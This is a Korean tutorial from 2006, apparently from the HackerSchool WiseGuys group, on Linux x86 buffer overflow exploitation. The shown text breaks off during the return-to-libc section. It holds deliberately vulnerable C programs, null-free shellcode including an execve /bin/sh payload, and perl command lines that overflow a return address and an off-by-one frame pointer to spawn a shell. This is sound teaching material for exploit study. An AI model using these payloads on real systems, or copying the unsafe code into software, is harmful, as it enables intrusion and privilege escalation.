```
┌┬─┬┬──────┬──────┬──────┬──────┬────┬────┬────┬──────┐
││ ││    │    ─┤    ─┤      │  │  │  │  │    ─┼┐
│      │    │      │      │  ┌─┤      │      │      ││
│      │    ├─     │    ─┤      │      ├┐  ┌┼─    ││
├──────┴────┴──────┴──────┴──────┘ └──┘ └──────┘│
│Since 2002.  W / I / S / E / G / U / Y / S  in HackerSchool ││
│http://wiseguys.hackerschool.org  wiseguys@hackerschool.org ││
└┬──────────────────────────────────────────────┘│
  └─────────────────────────────Designed by FiaDot─┘
```

─[Document Infomation] ──────────────────────

:: Title :: 버퍼 오버플로우 레퍼런스 (memory fake one)
:: Date :: 2006. 2. 28
:: Author :: sjh21a
:: Contact:: E-Mail(sjh21a@gmail.com)
Homepage(http://work.hackerschool.org/~sjh21a)

─[Notice]──────────────────────────

본 문서의 저작권은 저자 및 WiseGuys에게 있습니다.
상업적인 용도외에 어떠한 용도(복사,인용,수정,배포)로도 사용할수
있으며 Wiseguys의 동의 없이 상업적인 목적으로 사용됨을 금지합니다.

본 문서로 인해 발생한 어떠한 사건에 대한 책임도 저작권자에게는
없음을 밝힙니다.

본 문서의 잘못된 부분이나 지적이나 추가하고 싶은 내용은
저자에게 메일을 보내기 바랍니다.

─[Index] ──────────────────────────

0x00. 잡담
0x01. 기본적인 오버플로우
0x02. 스택프레임포인터 오버플로우(1byte faking)
0x03. Return To libary (RTL)
0x04. fake_ebp
0x05. jmp esp
0x06. 24byte shellcode
0x07. 마침.

─[0x00. 잡담]──────────────────────

버퍼 오버플로우 기술 (bof)는 많은 발전을 해왔습니다.
처음엔 단순히 리턴 어드레스를 덮는 방법에서 부터
여러 라이브러리를 호출하는 Return To libary(RTL).
RTL 기술에 기초가 된 Omega (OMG)
이 문서는 오버플로우 기술을 총 정리하는 단계에서
그리고 녹슬었던 머리에 납을 때내는 목적으로 제작하고 있습니다.
문서에서 수정할 부분이나 틀린 부분은 언제든지 알려주길 바랍니다.
언제든지 환영이에요~.

그럼 이제 기본적인 bof 부터 여러가지를 삽질 해 보도록 하겠습니다.
중간 중간 삽질에 필요하거나 알아두면 좋은 정보를 tip 으로써
표시하겠습니다.

그리고 귀찮으니 이제 존칭은 생략 하겠습니다
──

─[0x01.기본적인 오버플로우]────────────────────────

제일 처음은, 간단하게 ret 영역을 덮어서 우리가 원하는 코드를
실행하게 하는 공격 방법이다.
테스트할 공격 프로그램의 소스는

```
//vul.c//
int main(int argc, char *argv[])
{
        char buf[12];
        strcpy(buf,argv[1]);
}
//end//
```

이 프로그램은 문제점을 가지고 있다.
strcpy 함수가 buf의 길이를 확인하지 않고 배열 buf의 길이를
넘어서도 입력을 받는다.
이것이 bof 의 기본 원리다.

vul 프로그램이 실행 될 때의 메모리를 대충 짐작 그려 보자면

```
[buf]   [sfp]   [ret]   [argc]  [argv]
12byte  4byte   4byte   4byte   4byte
```

sfp 는 stack frame pointer 라고 해서 다음 섹션에서 자세하게
다루겠다.

*
gcc 2.96 이상에선 dummy 가 들어간다.
다음 섹션에서 그림을 그려서 자세히 설명하도록 하겠다.
*

덮어 씌워야 할 부분은 ret 부분이다.
이 영역은 프로그램 종료 후 실행될 주소를 가르키고 있다.

목적을 이루기 위해선 ret 를 우리가 원하는 코드가 있는 곳의 주소로
바꿔주어야 한다. (일반적으로 환경변수를 애용한다.)
우리가 원하는 코드를 올려놓을 장소는 환경변수일수도 있고, 프로그램의
인자로 넣어 줄 수도 있고, 심지어 디렉토리 이름에도 가능하다
(엄밀히 따지면 디렉토리 이름은 스택인가?)

여기선 아직 기초 부분이므로 환경변수에 우리가 원하는 코드를 올려놓고
그 주소로 ret 를 변경해 볼 것 이다.

(아쉬워 하지 마라! 나도 다시 공부해보는겸 모든 방법을 동원에서
삽질을 할 것이고, 섹션을 늘리면서 그 방법들을 모조리 적을 것 이다.)

"우리가 원하는 코드" 라고 적었다. 원하는 코드?
코드란 무엇인가, 프로그램을 이루는 기계어 명령이다.
C 문법이나 BASIC 문법은 사용자가 알아보기 쉽게 영어로 되어있다.
심지어 assembly 로 간단한 영어다. 기계어코드는 프로그램이 실제로
처리 할 수 있는 2진수 숫자의 모음이다.

2진수. ex)101011 컴퓨터는 사용자에게 좀 더 친숙한 인터페이스인
16진수를 지원해 준다 ;) (??)

그렇다. 우리가 원하는 코드는 2진수도, assembly 코드도 아닌
16진수의 묶음이다.

일반적인 overflow 문서에선 쉘을 실행 시키는 코드를 만들어서
환경변수에 올리겠지만, 여기선 간단히 mkdir 콜을 호출 해서 디렉토리를 만들어 볼 것 이다.

일단 기계어 코드(16진수 코드) 를 만들려면 모체가 되는 C언어 프로그램을 작성해야 한다.

```
//mk.c//
int main()
{
mkdir("test",0777);
}

//end//
[sjh21a@work overflow]$ ./mk
[sjh21a@work overflow]$ ls -al | grep ^d
drwxrwxr-x    3 sjh21a   sjh21a       4096  2월  2 19:38 .
drwxr-xr-x  703 sjh21a   sjh21a     753664  2월  2 19:38 ..
drwxrwxr-x    2 sjh21a   sjh21a       4096  2월  2 19:38 test
[sjh21a@work overflow]$
```

test 란 디렉토리를 생성 한 것을 볼 수 있다.
그럼 이제 mkdir의 코드를 추출해 보도록 하자.

```
[sjh21a@work overflow]$ gdb -q mk
(gdb) disass main
Dump of assembler code for function main:
0x08048328 <main+0>:    push   %ebp
0x08048329 <main+1>:    mov    %esp,%ebp
0x0804832b <main+3>:    sub    $0x8,%esp
0x0804832e <main+6>:    and    $0xfffffff0,%esp
0x08048331 <main+9>:    mov    $0x0,%eax
0x08048336 <main+14>:   sub    %eax,%esp
0x08048338 <main+16>:   sub    $0x8,%esp
0x0804833b <main+19>:   push   $0x1ff
0x08048340 <main+24>:   push   $0x80483fc
0x08048345 <main+29>:   call   0x8048258 <mkdir>
0x0804834a <main+34>:   add    $0x10,%esp
0x0804834d <main+37>:   leave
0x0804834e <main+38>:   ret
0x0804834f <main+39>:   nop
End of assembler dump.
(gdb)
```

mk 프로그램을 gdb 로 열어보았다.
main+24줄을 보면 mkdir 호출을 한다는 것을 볼 수 있다.
거꾸로 올라가 보자. *stack은 거꾸로 쌓인다.*

main+24을 보면 스택에 0x80483fc을 push 했다. (스택에 집어 넣었다.)

```
(gdb) x/s 0x80483fc
0x80483fc <_IO_stdin_used+4>:    "test"
(gdb)
```

main+19 를 보면 0x1ff 를 넣는다. 이것은 8진수로 777이다.

mkdir 에서 필요한 값을 스택에 넣은 다음에 함수를 호출 했다.

이제 간단한 assembly 프로그램으로 이 과정을 직접 해볼 것 이다.
레지스터에 대한 약간의 지식이 필요 하다. 걱정 할 필요 없다. 간단하다.

자 프로그램을 작성하기 전에 /usr/include/asm/unistd.h 를 열어보자
vi든 gedit 좋다. 내용만 확인 할 수 있으면 된다.
유심히 봐야할 부분은

```
#define __NR_mkdir              39
```

systemcall 번호를 알려주는 내용이다. 39번이 mkdir 콜이란 뜻이다.
일단 39번이란걸 기억하고 assembly 프로그램을 짜보자.

```
//mk.s//
.globl main
main:
        call start
        .string "test"
start:
        mov $0x27, %al
        pop %ebx
        mov $0x1ff, %cx
        int $0x80

//end//
```

*Tip
call 명령 후에 다음 명령어가 ret로 들어가게 된다.
왜 그런가 하니 call 명령에 의해 호출된 함수가 호출 된 뒤에 돌아갈 주소를 설정해야 하는데
그곳이 바로 call 명령의 다음 줄이다.
하지만 여기선 fake 로 사용 했다. 즉 call 명령어 다음에 .string 으로 문자열을 넣었기 때문에
스택에 ret 로 문자열의 주소가 들어 간 것이다. 그리고 호출된 함수 안에서 pop 명령으로
스택의 제일 윗 부분 (문자열의 주소) 를 불러 와서 사용 할 수 있다.
역시 해킹은 속임수의 미학이다.

```
[sjh21a@work overflow]$ ls -al | grep ^d
drwxrwxr-x    4 sjh21a   sjh21a       4096  2월  1 20:03 .
drwxr-xr-x  703 sjh21a   sjh21a     753664  2월  1 20:02 ..
drwxrwxr-x    2 sjh21a   sjh21a       4096  2월  2 19:43 test
[sjh21a@work overflow]$
```

제대로 실행 되는 걸 알 수 있다. 간단한 설명을 하겠다.

al 에 들어간 0x27(10진수 39)는 위에서 살펴 보았듯이 mkdir 를 가르키는 systemcall 번호다.
그리고 2번째 ebx 에선 문자열의 주소를 가져 왔다.
3번째는 8진수 777을 넣었다. cl 레지스터는 1바이트 이기 때문에 2바이트인 cx 레지스터를 사용 했다.
아직 이해가 안된다면 조용히 계속 보길 권한다. 별로 중요한 내용은 아니기 때문이다.

자, 대충 여기까지 이해를 했을 것 이다. 이제 위 assembly 프로그램을 기계어코드로
출력해보자. 어떻게 할까? 방법은 2가지다.
objdump 로 살펴 보는 방법과, gdb 로 살펴보는 방법이다.
간단하게 objdump 를 이용해서 살펴보겠다.

알아야할 부분은 main 함수와 start 함수다.

```
080482f4 <main>:
 80482f4:       e8 05 00 00 00          call   80482fe <start>
 80482f9:       74 65                   je     8048360 <__libc_csu_fini+0x28>
 80482fb:       73 74                   jae    8048371 <__do_global_ctors_aux+0x
5>
        ...

080482fe <start>:
 80482fe:       b0 27                   mov    $0x27,%al
 8048300:       5b                      pop    %ebx
 8048301:       66 b9 ff 01             mov    $0x1ff,%cx
 8048305:       cd 80                   int    $0x80
```

일단 start 프로시저를 보면 작성했던 assembly 코드가 그대로 보여진다.
하지만 main 프로시저를 보게 되면 call 뒤에 이상한 명령어가 붙게 되는데,

74 65 73 74 (t e s t) 다.

억지로 문자열을 assembly 로 출력하게 된 것 이다. (신경 쓸 필요는 없다.)

그런데, call 뒤에 널문자가 있는 걸 볼 수 있다.

```
 80482f4:       e8 05 00 00 00          call   80482fe <start>
```

이부분인데, 이 부분을 NULL 이 아닌 문자로 바꿔줘야 할 필요가 있다.

strcpy 나 gets 등 문자열을 입력 받는 함수는 대부분 NULL 문자를 입력의 끝으로

인식하기 때문에 NULL 이 아닌 문자로 바꿔야 한다.

이것도 약간의 속임수를 사용 하는 것 인데, 불려질 함수가 부르는 함수 보다 앞에 있으면

값은 마이너스가 될 것 이다. 무슨 소린지 잘 모르겠으면 소스를 수정한 mk.s 를 보자.

```
//mk.s//
.globl main
main:
        jmp str
start:
        xor %eax, %eax
        xor %ebx, %ebx
        xor %ecx, %ecx
        mov $0x27, %al
        pop %ebx
        mov $0x1ff, %cx
        int $0x80
        mov $0x1, %al
        xor %ebx, %ebx
        int $0x80
str:    call start
        .string "test"

//end//
```

조금 설명을 하자면, main 프로시져에서 str 로 점프 한 후, 위에서 설명한 call 관련 ret 저장 방법에 따라
스택 제일 윗 부분에 test 라는 문자열 주소를 넣고 다시 str 보다 뒤에 있는 프로시져 start 를 호출 하게 된다.
따라서 음수값을 가지게 될 것 이다.
그리고 xor reg, reg 문법이 여러개 들어간 이유는 레지스터에 값이 들어가기 전에 모두 0으로 초기화 시켜줬다.
혹시나 상위 레지스터에 쓰레기 데이터가 있으면 프로그램이 정상적으로 돌아가지 않기 때문이다.

objdump 로 NULL 문자가 없어졌는지 확인 해보자.

```
080482f4 <main>:
 80482f4:       eb 15                   jmp    804830b <str>

080482f6 <start>:
 80482f6:       31 c0                   xor    %eax,%eax
 80482f8:       31 db                   xor    %ebx,%ebx
 80482fa:       31 c9                   xor    %ecx,%ecx
 80482fc:       b0 27                   mov    $0x27,%al
 80482fe:       5b                      pop    %ebx
 80482ff:       66 b9 ff 01             mov    $0x1ff,%cx
 8048303:       cd 80                   int    $0x80
 8048305:       b0 01                   mov    $0x1,%al
 8048307:       31 db                   xor    %ebx,%ebx
 8048309:       cd 80                   int    $0x80

0804830b <str>:
 804830b:       e8 e6 ff ff ff          call   80482f6 <start>
```

```
 8048310:       74 65                   je     8048377 <__libc_csu_fini+0x2f>
 8048312:       73 74                   jae    8048388 <__do_global_ctors_aux+0x
c>
```

이제 프로그램 어디에도 널문자는 존재 하지 않는다.

그럼 이제 기계어코드를 추출해 내서, 간단한 c언어 프로그램으로 돌려 보도록 하자.

```
//exe.c//
char code[]=
"\xeb\x15"
"\x31\xc0"
"\x31\xdb"
"\x31\xc9"
"\xb0\x27"
"\x5b"
"\x66\xb9\xff\x01"
"\xcd\x80"
"\xb0\x01"
"\x31\xdb"
"\xcd\x80"
"\xe8\xe6\xff\xff\xff"
"test";
main()
{
   int *ret;

   ret = (int *)&ret + 2;
   *ret = (int)code;
}

//end//

[sjh21a@work overflow]$ ls -al | grep ^d
drwxrwxr-x    3 sjh21a   sjh21a       4096  2월  2 19:55 .
drwxr-xr-x  703 sjh21a   sjh21a     753664  2월  2 19:54 ..
drwxrwxr-x    2 sjh21a   sjh21a       4096  2월  2 19:55 test
[sjh21a@work overflow]$
```

성공이다. NULL 문자도 존재 하지 않는다.

이제 이 기계어코드를 환경변수에 올려 놓고 샘플 프로그램의 리턴 어드레스를 기계어코드의

첫 주소로 바꿔볼 것 이다.

사용될 프로그램은

```
//vul.c//
int main(int argc, char *argv[])
{
        char buf[12];
        strcpy(buf,argv[1]);
}
//end//
```

이제 기계어코드를 환경변수에 넣어보자.

```
[sjh21a@work overflow]$ export HEL=`perl -e 'print
"\xeb\x15\x31\xc0\x31\xdb\x31\xc9\xb0\x27\x5b\x66\xb9\xff\x01\xcd\x80\xb0\x01\x31\xdb\xcd\x80
\xe8\xe6\xff\xff\xfftest"'`
[sjh21a@work overflow]$
```

환경변수의 시작 주소를 알아야 하는데 gdb 와 프로그램을 이용 할 수 있다.

gdb 를 이용하는 방법은 main 에 break 포인터를 건 후 실행 시킨 다음에,

esp 값이나 ebp 값을 기준으로 해서 메모리를 덤프 해 보는 것이다. 0xbfffffff 에 가까워 질 수록 환경변수가 보인다.

여기선 프로그램을 이용해서 추출해 보자.

```
//get.c//
#include <stdio.h>

int main(int argc, char *argv[])
{
printf("%p\n",getenv(argv[1]));
}
//end

[sjh21a@work overflow]$ ./get HEL
0xbfffff3a
[sjh21a@work overflow]$
```

나온 주소를 가지고 공격을 해보자. 성공 한다면 test 라는 디렉토리가 생성 될 것 이다.

```
[sjh21a@work overflow]$ ./vul `perl -e 'print "\x3a\xff\xff\xbf"x8'`
[sjh21a@work overflow]$ ls -al | grep ^d
drwxrwxr-x    3 sjh21a   sjh21a       4096  2월  2 20:10 .
drwxr-xr-x  703 sjh21a   sjh21a     753664  2월  2 20:07 ..
drwxrwxr-x    2 sjh21a   sjh21a       4096  2월  2 20:10 test
[sjh21a@work overflow]$
```

디렉토리가 생성 되었다. 만약 쉘을 실행 시키는 코드 였다면 쉘이 실행 되었을 것 이다.

이 뒷 부분 부터 쉘을 실행 시키는 코드를 사용 하겠다.

다음은 stack frame pointer 오버플로우 (sfp over) 에 대한 설명이다.

—[0x02. 스택 프레임포인터 오버플로우]——————————————

sfp overflow 는 단지 1byte 의 공간이 쉘을 띄우는데 사용 될 수 있다는 것을 보여준다.
프로그래밍 할 때 생기는 약간의 실수가 이것을 가능하게 해준다.
다음을 보자. 이번 챕터 에서 exploit 할 취약 프로그램이다.

```
//vul.c//
int main(int argc, char *argv[])
{
func(argv[1]);
}

func(char *s)
{
char buf[16];
int i;

for(i=0;i<=16;i++)
buf[i] = s[i];
}
//end//
```

sfp over 는 조금 복잡하기 때문에 공격에 필요한 배경지식을 모두 적어 보도록 하겠다.
(내가 공부해야 되기 때문인가..)

일단 알아야 할 것은 main 함수와 sub 함수가 실행 될 때의 스택의 모양이다.
어떤 일을 하고 레지스터가 어떻게 변하는지 알아야 할 필요가 있다.
간단한 프로그램을 짜서 살펴보도록 하자.

```
//test.c//
int sub()
{
int c;
int d;
}
int main()
{
int a;
int b;
sub();
}
//end//
```

일단 이 프로그램이 실행 될때의 스택모양은 아래와 같다.

[d] [c] [sub_sfp] [sub_ret] [b] [a] [main_sfp] [ret]

각 [] 은 4bytes 의 크기를 가진다. test.c를 컴파일 한 후 디버거를 통해서 자세히 살펴보도록 하자.

```
Dump of assembler code for function main:
0x080482fc <main+0>:    push   %ebp
0x080482fd <main+1>:    mov    %esp,%ebp
0x080482ff <main+3>:    sub    $0x8,%esp
0x08048302 <main+6>:    and    $0xfffffff0,%esp
0x08048305 <main+9>:    mov    $0x0,%eax
0x0804830a <main+14>:   sub    %eax,%esp
0x0804830c <main+16>:   call   0x80482f4 <sub>
0x08048311 <main+21>:   leave
0x08048312 <main+22>:   ret
0x08048313 <main+23>:   nop
End of assembler dump.
```

main 함수를 보면 맨 처음 ebp 를 push 하고 esp 를 ebp 에 복사 했다.

main+0 에 break point 를 걸고 프로그램 실행 흐름을 확인해 보겠다.

```
(gdb) b *main+0
Breakpoint 1 at 0x80482fc
(gdb) r
Starting program: /home/sjh21a/file/overflow/test

Breakpoint 1, 0x080482fc in main ()
(gdb) info reg ebp esp
ebp            0xbffffb28       0xbffffb28
esp            0xbffffb0c       0xbffffb0c
(gdb) ni
0x080482fd in main ()
(gdb) info reg ebp esp
ebp            0xbffffb28       0xbffffb28
esp            0xbffffb08       0xbffffb08
(gdb) ni
0x080482ff in main ()
(gdb) info reg ebp esp
ebp            0xbffffb08       0xbffffb08
esp            0xbffffb08       0xbffffb08
(gdb)

(gdb) info reg ebp esp
ebp            0xbffffb08       0xbffffb08
esp            0xbffffb00       0xbffffb00
```

main+3 에선 ebp 와 esp 값이 같은걸 볼 수 있다. (mov %esp, %ebp)

그 후 main+6 에서 변수를 위한 공간을 할당 한다.

이것은 esp 는 스택의 상위 데이터를 가리키는 포인터 이기 때문에 스택에 데이터가 push, 또는 pop 될 때 마다

항상 바뀌게 된다. 이렇게 되면 변수를 참조를 위한 기준 주소가 있어야 하는데, 이것이 stack frame point(ebp) 이다.

위 프로그램에서 ebp-4 는 변수 a 를 ebp-8 은 변수 b 를 가르키게 된다.

그 후 sub 함수를 호출 하게 되는데, 이제 부터가 중요 하다!!

마찬가지로 sub+0 에 break point 를 걸어 두고 디버거를 통해 자세히 살펴보자

```
Breakpoint 1, 0x080482f4 in sub ()
(gdb) info reg ebp esp
ebp            0xbffffb08       0xbffffb08
esp            0xbffffafc       0xbffffafc
(gdb) ni
0x080482f5 in sub ()
(gdb) info reg ebp esp
ebp            0xbffffb08       0xbffffb08
esp            0xbffffaf8       0xbffffaf8
(gdb) ni
0x080482f7 in sub ()
(gdb) info reg ebp esp
ebp            0xbffffaf8       0xbffffaf8
esp            0xbffffaf8       0xbffffaf8
(gdb)
```

일단 sub+0 은 ebp 가 main 함수의 ebp 를 가지고 있었다. 하지만 sub+3 에 들어서는

mov %esp, %ebp 명령으로 인해 esp 의 값이 ebp로 복사 되었다.

그럼 main 함수의 sfp 는 아예 사라져버린 것일까? 궁금하다.

함수 호출이 끝난 후 다시 main 함수로 돌아 와서는 main 함수 안에 있는 변수를 위해 다시 기준 주소가 필요할 것 이다.

```
(gdb) x/x $ebp
0xbffffaf8:     0xbffffb08
(gdb)
```

하지만, 버려진 것이 아니다! 확실하게 기억 하고 있다.

sub 함수의 ebp 는 이전 main 의 stack frame pointer 값을 기억하고 있다.

이제 거의 다 왔다. 마지막으론 leave 와 ret 명령이 어떤일을 하는지 알아야 한다.

```
leave 는
mov ebp, esp
pop ebp
```

명령을 수행하고 ret는 esp를 eip 에 참조 한 뒤 eip 를 ret로 인식해서 다음 실행할 주소로 넘어간다.

test.c 프로그램을 통해서 좀 더 상세하게 알아보자.

```
Dump of assembler code for function main:
0x080482fc <main+0>:    push   %ebp
0x080482fd <main+1>:    mov    %esp,%ebp
0x080482ff <main+3>:    sub    $0x8,%esp
0x08048302 <main+6>:    call   0x80482f4 <sub>
0x08048307 <main+11>:   leave
0x08048308 <main+12>:   ret
0x08048309 <main+13>:   nop
0x0804830a <main+14>:   nop
0x0804830b <main+15>:   nop
```

```
End of assembler dump.
(gdb)

(gdb) disas sub
Dump of assembler code for function sub:
0x080482f4 <sub+0>:     push   %ebp
0x080482f5 <sub+1>:     mov    %esp,%ebp
0x080482f7 <sub+3>:     sub    $0x8,%esp
0x080482fa <sub+6>:     leave
0x080482fb <sub+7>:     ret
End of assembler dump.
(gdb)
```

main+3 과, main+11 그리고 sub+3 과 sub+6 에 break point 를 걸고 실행 시킨다.

```
(gdb) b *main+3
Breakpoint 1 at 0x80482ff
(gdb) b *main+11
Breakpoint 2 at 0x8048307
(gdb) b *sub+3
Breakpoint 3 at 0x80482f7
(gdb) b *sub+6
Breakpoint 4 at 0x80482fa
(gdb) r
Starting program: /home/sjh21a/file/overflow/test

Breakpoint 1, 0x080482ff in main ()
(gdb) info reg ebp esp
ebp            0xbffffb08       0xbffffb08
esp            0xbffffb08       0xbffffb08
(gdb)
```

처음 main+3 에서 bp 가 걸린 상태다. 한줄을 실행 해 보면

```
ebp            0xbffffb08       0xbffffb08
esp            0xbffffb00       0xbffffb00
(gdb)
```

esp 값이 8 감소되었다. main 함수에서 사용 하는 변수를 사용하기 위해서다.

그런 후, sub 함수까지 실행을 하면

```
(gdb) info reg ebp esp
ebp            0xbffffaf8       0xbffffaf8
esp            0xbffffaf8       0xbffffaf8
(gdb)
```

ebp 와 esp 값이 새롭게 설정 되었다. 현재 sub 의 sfp 는 main 의 ebp를 가르키고 있다.

```
(gdb) x/x $ebp
0xbffffaf8:     0xbffffb08
(gdb)
```

계속 실행 시켜보자.

```
(gdb) c
Continuing.

Breakpoint 4, 0x080482fa in sub ()
(gdb) info reg ebp esp
ebp            0xbffffaf8       0xbffffaf8
esp            0xbffffaf0       0xbffffaf0
(gdb)

(gdb) info reg ebp esp
```

```
ebp            0xbffffb08       0xbffffb08
esp            0xbffffb00       0xbffffb00
(gdb)
```

마침내, main 함수로 돌아왔고, sub 함수를 호출 하기 전의 모양으로 돌아왔다.

다시 leave 와 ret 의 역활에 대해 생각해 보고, exploit 할 프로그램을 대상으로 위와 같은 작업을 해보자.

```
(gdb) disass main
Dump of assembler code for function main:
0x08048328 <main+0>:    push   %ebp
0x08048329 <main+1>:    mov    %esp,%ebp
0x0804832b <main+3>:    mov    0xc(%ebp),%eax
0x0804832e <main+6>:    add    $0x4,%eax
0x08048331 <main+9>:    pushl  (%eax)
0x08048333 <main+11>:   call   0x804833d <func>
0x08048338 <main+16>:   add    $0x4,%esp
0x0804833b <main+19>:   leave
0x0804833c <main+20>:   ret
End of assembler dump.
(gdb)

Dump of assembler code for function func:
0x0804833d <func+0>:    push   %ebp
0x0804833e <func+1>:    mov    %esp,%ebp
0x08048340 <func+3>:    sub    $0x14,%esp
0x08048343 <func+6>:    movl   $0x0,0xffffffec(%ebp)
0x0804834a <func+13>:   cmpl   $0x10,0xffffffec(%ebp)
0x0804834e <func+17>:   jle    0x8048352 <func+21>
0x08048350 <func+19>:   jmp    0x804836b <func+46>
0x08048352 <func+21>:   lea    0xfffffff0(%ebp),%eax
0x08048355 <func+24>:   mov    %eax,%edx
0x08048357 <func+26>:   add    0xffffffec(%ebp),%edx
0x0804835a <func+29>:   mov    0xffffffec(%ebp),%eax
0x0804835d <func+32>:   add    0x8(%ebp),%eax
0x08048360 <func+35>:   mov    (%eax),%al
0x08048362 <func+37>:   mov    %al,(%edx)
0x08048364 <func+39>:   lea    0xffffffec(%ebp),%eax
0x08048367 <func+42>:   incl   (%eax)
0x08048369 <func+44>:   jmp    0x804834a <func+13>
0x0804836b <func+46>:   lea    0xfffffff0(%ebp),%eax
0x0804836e <func+49>:   push   %eax
0x0804836f <func+50>:   push   $0x804842c
0x08048374 <func+55>:   call   0x8048268 <printf>
0x08048379 <func+60>:   add    $0x8,%esp
0x0804837c <func+63>:   leave
0x0804837d <func+64>:   ret
0x0804837e <func+65>:   nop
0x0804837f <func+66>:   nop
End of assembler dump.
```

마찬가지로 main+3, main+19, func+3, func+63 에 bp 를 걸고 인자를 넣어서 실행 시켜 보자. 넘칠만큼

```
(gdb) b *main+3
Breakpoint 1 at 0x80482f7
(gdb) b *main+19
Breakpoint 2 at 0x8048307
(gdb) b *func+3
Breakpoint 3 at 0x804830c
(gdb) b *func+63
Breakpoint 4 at 0x8048337
(gdb) r `perl -e 'print "X"x32'`
Starting program: /home/sjh21a/file/overflow/vul `perl -e 'print "X"x32'`
```

```
Breakpoint 1, 0x080482f7 in main ()
(gdb)
```

X 의 갯수는 임의로 정해줬다. 이제 디버깅을 하면서 진행 시켜보자.

```
(gdb) info reg ebp esp
ebp            0xbffffae8       0xbffffae8
esp            0xbffffae8       0xbffffae8
(gdb)
```

main+3 에서 각 레지스터를 본 것 이다.

```
Breakpoint 3, 0x0804830c in func ()
(gdb) info reg ebp esp
ebp            0xbffffadc       0xbffffadc
esp            0xbffffadc       0xbffffadc
(gdb)
```

진행 시킨 후, func 의 시작부분에서 ebp 와 esp 값을 체크 했다.

이제 더 진행 시키면, ebp 의 값은 바뀐다. 우리가 아까 넣어준 X의 ASCII 코드 값은 58로. 물론 1 byte 만 바뀐다.

```
Breakpoint 4, 0x0804837c in func ()
(gdb) info reg ebp esp
ebp            0xbffffadc       0xbffffadc
esp            0xbffffac8       0xbffffac8
(gdb) ni
0x0804837d in func ()
(gdb) info reg ebp esp
ebp            0xbffffa58       0xbffffa58
esp            0xbffffae0       0xbffffae0
(gdb)
```

ebp 가 0xbffffa58로 바뀌었다. 58 은 우리가 입력한 X의 ASCII 코드다. 이제 이 변경된 ebp 값이 main 함수에 넘어가면 어떠한 일이

벌어지는지 살펴보자.

```
Breakpoint 2, 0x0804833b in main ()
(gdb) info reg ebp esp
ebp            0xbffffa58       0xbffffa58
esp            0xbffffae8       0xbffffae8
(gdb)
```

변경된 ebp 주소를 그대로 넘겨받았다. 자, leave 명령을 실행 시키면 어떤 변화가 일어나는지 보자

```
(gdb) ni
0x0804833c in main ()
(gdb) info reg ebp esp
ebp            0x40015bd4       0x40015bd4
esp            0xbffffa5c       0xbffffa5c
```

esp가 바뀌었다. leave 가 하는 일은

```
mov ebp, esp
pop ebp
```

ebp 값을 esp 에 옮기고, ebp 를 pop 함으로써, esp 는 +4 증가 한다. 스택 구조를 보면 ebp+4의 위치는 ret 주소다

그리고 마지막으로 ret 명령으로, eip 는 esp 를 참조해서 다음 실행할 주소로 점프 한다.

이에, ebp 값을 1byte 라도 변조 할 수 있다면 ret를 우리가 원하는 주소로 바꿀 수 있다는 걸 보았다.

이제, exploit 프로그램의 구상을 짜보자.

쉘코드는 0xbffff9fc~0xbffffafc 사이에 존재 해야 한다. (leave 에 의해 esp 가 +4 되기 때문)

방법은 여러가지다. 스택에 쉘코드를 올려놓고, 그 주소를 buf에 넣거나, argv 에 쉘코드를 올려 놓고 그 주소를 buf에 넣으면 된다.

argv 방법을 사용해보자. 일단 쉘코드의 주소를 알아야 하는데, gdb 로도 확인 할 수 있지만, 간단한 계산법을 적용해 보자.

```
//sev.c//
main(int argc, char **argv)
{
    extern **environ;

    printf("environ[0] = %p\n", environ[0]);
}
//end//
```

이 프로그램은 환경변수의 첫번째 주소를 출력해 준다. 식은

environ[0] - argv[2]_size - 1(\x0a) = argv[2]_addr

다른 주소도 이와 같은 식으로 구할 수 있다. 구해보자.

```
[sjh21a@work overflow]$ ./sev
environ[0] = 0xbffffc5b
[sjh21a@work overflow]$
```

0xbffffc5b - 24 - 1 = 0xbffffc42 가 나온다.

이제 할일은 buf의 첫 부분에 0xbffffc42 를 넣고, ebp 가 1byte 넘치는 부분에 buf의 시작 주소 -4를 올려 두고,

argv[2] 에 24 바이트 크기의 쉘코드를 올려 두면 된다.

* buf의 크기가 여유로울 땐, argv[1] 에 넣고 argv[1] 에서 쉘코드의 주소를 찾으면 된다. 식은

envrion[0] - argv[1]_size - 1 + 쉘코드를 제외한 문자열 = argv[1]_sc_addr (시험은 안해봤다.)

buf의 주소는 어떻게 찾을 수 있을까? 이것은 gdb 를 이용하면 금방 찾을 수 있다.

```
(gdb) info reg ebp esp
ebp            0xbffffaec       0xbffffaec
esp            0xbffffaec       0xbffffaec
```

func 함수가 활성화 되어 있을 때의 esp 값이다. 그 다음 변수를 할당 할 때 esp 값은 감소 된다. 보도록 하자.

```
Breakpoint 2, 0x08048340 in func ()
(gdb) ni
0x08048343 in func ()
(gdb) oinfo reg
Undefined command: "oinfo".  Try "help".
(gdb) info reg ebp esp
ebp            0xbffffaec       0xbffffaec
esp            0xbffffad8       0xbffffad8
(gdb)
```

esp 가 변수를 위해 변경 되었다. 이제 값을 이용해도 되겠으나, gdb 를 사용 할땐 실제 메모리와 +-16 byte 정도의 차이가 있다.

따라서, 0xbffffac8 을 시작 주소로 예상하고 c8 값을 넣어 보도록 하자.

```
[sjh21a@work overflow]$ ./vul `perl -e 'print "\x42\xfc\xff\xbf","\xc8"x13'` `perl -e 'print
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd
\x80"'`
B?옴훑훑훑훑훑훑????퓐@
```

```
sh-2.05b$ ps
  PID TTY          TIME CMD
 1342 pts/0    00:00:00 bash
 1420 pts/0    00:00:00 sh
 1421 pts/0    00:00:00 ps
sh-2.05b$
```

조금 복잡하지만 쉘이 실행 되었다. 더 간단한 방법도 있지만, 여기선 생략 하도록 하자

다음 강좌는 리턴 어드레스에 실제 함수의 주소를 써 넣는 방법이다.

―――

―[0x03. Return To libary (RTL)]――――――――――――――――――――――――

이 오버플로우 테크닉은 리턴 어드레스에 실제 함수의 주소를 써넣고, 또 그 함수에 맞는

인자를 함께 넣어줌으로써, 쉘을 실행시키는 방법이다.

그리고 다음 섹션에선 여러가지 함수를 실행 시키는 방법도 알아보자.

exploit 할 프로그램은

```
//vul.c//
int main(int argc, char *argv[])
{
char buf[12];
strcpy(buf,argv[1]);
}
//end//
```

이제 28바이트의 buf 값을 넣어준 후 리턴 어드레스를 쉘을 실행 시킬 수 있는 system 함수로 바꿔주도록 하자.

system 함수의 주소는 gdb 디버거를 통해서 찾을 수 있다.

```
[sjh21a@work overflow]$ gdb -q vul
(gdb) b main
Breakpoint 1 at 0x804832e
(gdb) r
